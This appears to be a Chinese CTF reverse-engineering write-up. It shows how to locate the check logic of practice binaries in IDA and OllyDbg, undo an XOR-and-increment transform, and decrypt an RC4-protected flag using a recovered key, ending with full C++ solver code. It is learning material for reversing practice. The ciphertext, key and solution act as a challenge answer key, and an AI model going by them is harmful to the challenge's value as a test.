
过程：首先win下直接运行文件



程序等待输入，随便输入会显示提示信息。




我们放入ida中观察逻辑，首先查找字符串，定位关键字符串




双击后在变量上按x交叉引用跳转到该字符串的调用处后按f5查看反汇编


注意，直接f5会反汇编错误，因此需要到下图地址处右键新建函数帧。




之后关键地点为下图，主要观察do内的函数，通过+1后与0x23异或，那么我们在解密时只需要先异或再减少1就可以了。




处理的数据为



因此，解密代码为：




由于复制代码格式会错开，赶时间就这样吧。




**RE2:**

考点：标准rc4加密


过程：首先放入ida中观察逻辑，同样通过string字符串搜索，找到关键点，跳过去，通过交叉索引找到字符串调用点。另外，我们知道rc4加密需要加密数据和秘钥，下图3C开头的字符串很可疑，可以先保存一下当作等待解密的数据。



函数我们主要关注0x401100和0x4011B0处的逻辑。发现完全符合rc4加密函数，因此我么只需要将之前的密文加上秘钥调用一下即可解除flag。其中，秘钥通过od动态加载后下断点在0x401100处，即rc4\_init处即可获得（下图右下角的SimpleCryptography）



最后我们将密文和秘钥通过rc4加密后即可解出flag。



完整解密代码如下：

#include<iostream>

#include<cstring>

using namespace std;

void rc4\_init(unsigned char\*s, unsigned char\*key, unsigned long Len)

{

int i = 0, j = 0;

char k[256] = { 0 };

unsigned char tmp = 0;

for (i = 0; i < 256; i++) {

s[i] = i;

k[i] = key[i%Len];

}

for (i = 0; i < 256; i++) {

j = (j + s[i] + k[i]) % 256;

tmp = s[i];

s[i] = s[j];//?? s[i]? s[j]

s[j] = tmp;

}

}

void rc4\_crypt(unsigned char\*s, unsigned char\*Data, unsigned long Len)

{

int i = 0, j = 0, t = 0;

unsigned long k = 0;

unsigned char tmp;

for (k = 0; k < Len; k++)

{

i = (i + 1) % 256;

j = (j + s[i]) % 256;

tmp = s[i];

s[i] = s[j];//?? s[x]? s[y]

s[j] = tmp;

t = (s[i] + s[j]) % 256;

Data[k] ^= s[t];

}

}

int main ()

{

unsigned char s[256] = { 0 };

unsigned char dst[]={ 0x3C,0x2C,0x7F,0x3C,0x0E,0xB4,0xCC,0xB9,0x77,0xBF,0x6B,0xD9,0x60,0xE0,0xB9,0x68,0xFB,0x11,0xCE,0xD2,0x15,0x4B,0x0E,0xB5,0xF7,0x3E,0x51,0xEE,0x51,0x4D,0x5A,0x9C,0x01,0xA0,0xC5,0x3A,0xD0,0x38 };

char \* key = "SimpleCryptography";

rc4\_init(s, (unsigned char \*)key, strlen(key));

rc4\_crypt(s, dst, sizeof(dst));

cout<<dst<<endl;

return 0;

}